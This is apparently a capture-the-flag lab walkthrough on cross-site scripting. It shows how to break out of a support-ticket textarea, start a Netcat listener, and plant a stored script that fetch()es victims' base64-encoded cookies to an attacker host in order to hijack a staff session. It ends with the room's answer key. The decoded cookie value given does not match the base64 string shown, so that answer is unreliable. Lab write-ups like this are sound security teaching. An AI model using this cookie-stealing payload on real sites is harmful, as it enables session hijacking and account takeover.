
```
<div>
  <textarea class="form-control"></textarea>
  test
</div>
::after
</div>
```

Press enter or click to view image in full size




Let's now expand on this payload to see if we can run JavaScript and confirm that the ticket creation feature is vulnerable to an XSS attack. Try another new ticket with the following payload:


```
</textarea><script>alert('THM');</script>
```



Press enter or click to view image in full size




Now when you view the ticket, you should get an alert box with the string THM.




We're going to now expand the payload even further and increase the vulnerabilities impact. Because this feature is creating a support ticket, we can be reasonably confident that a staff member will also view this ticket which we could get to execute JavaScript.

Some helpful information to extract from another user would be their cookies, which we could use to elevate our privileges by hijacking their login session. To do this, our payload will need to extract the user's cookie and exfiltrate it to another webserver server of our choice. Firstly, we'll need to set up a listening server to receive the information.

Using the AttackBox, let's set up a listening server using Netcat. If we want to listen on port 9001, we issue the command **`nc -l -p 9001`**. The **`-l`** option indicates that we want to use Netcat in listen mode, while the **`-p`** option is used to specify the port number. To avoid the resolution of hostnames via DNS, we can add **`-n`**; moreover, to discover any errors, running Netcat in verbose mode by adding the **`-v`** option is recommended. The final command becomes **`nc -n -l -v -p 9001`**, equivalent to **`nc -nlvp 9001`**.





```
nc -nlvp 9001
```



Now that we've set up the method of receiving the exfiltrated information, let's build the payload.

```
</textarea><script>fetch('http://URL_OR_IP:PORT_NUMBER?cookie=' +
btoa(document.cookie) );</script>
```

Press enter or click to view image in full size




Let’s break down the payload:

- The **`</textarea>`** tag closes the text area field.
- The **`<script>`** tag opens an area for us to write JavaScript.
- The **`fetch()`** command makes an HTTP request.
- **`URL_OR_IP`** is either the THM request catcher URL, your IP address from the THM AttackBox, or your IP address on the THM VPN Network.
- **`PORT_NUMBER`** is the port number you are using to listen for connections on the AttackBox.
- **`?cookie=`** is the query string containing the victim’s cookies.
- **`btoa()`** command base64 encodes the victim’s cookies.
- **`document.cookie`** accesses the victim’s cookies for the Acme IT Support Website.
- **`</script>`**closes the JavaScript code block.


Now create another ticket using the above payload, making sure to swap out the **`URL_OR_IP:PORT_NUMBER`** variables with your settings (make sure to specify the port number as well for the Netcat listener). Now, wait up to a minute, and you will see the request come through containing the victim’s cookies.

Press enter or click to view image in full size



Note: You may encounter issues with receiving the request using your own VM and the VPN. It is recommended you use the AttackBox for this task.


Press enter or click to view image in full size



c3RhZmYtc2Vzc2lvbj00QUIzMDVFNTU5NTUxOTc2OTNGMDFENkY4RkQyRDMyMQ==

You can now base64 decode this information using a site like **https://www.base64decode.org/**, giving you the necessary information to answer the below question.

Press enter or click to view image in full size



staff-session=4AB305E55955197693F01D48FD2D361

Answer the questions below

8.1 What is the value of the staff-session cookie?

Answer: **4AB305E55955197693F01D48FD2D361**

Summary

Throughout the Cross-Site Scripting (XSS) walkthrough, we learned how to identify and exploit XSS vulnerabilities, enabling us to take control of other visitors' browsers. The room highlights the importance of understanding different types of XSS — Reflected, Stored, DOM-based, and Blind — while demonstrating how to craft tailored payloads for each scenario, bypass filters, and comprehend the potential impact of such vulnerabilities.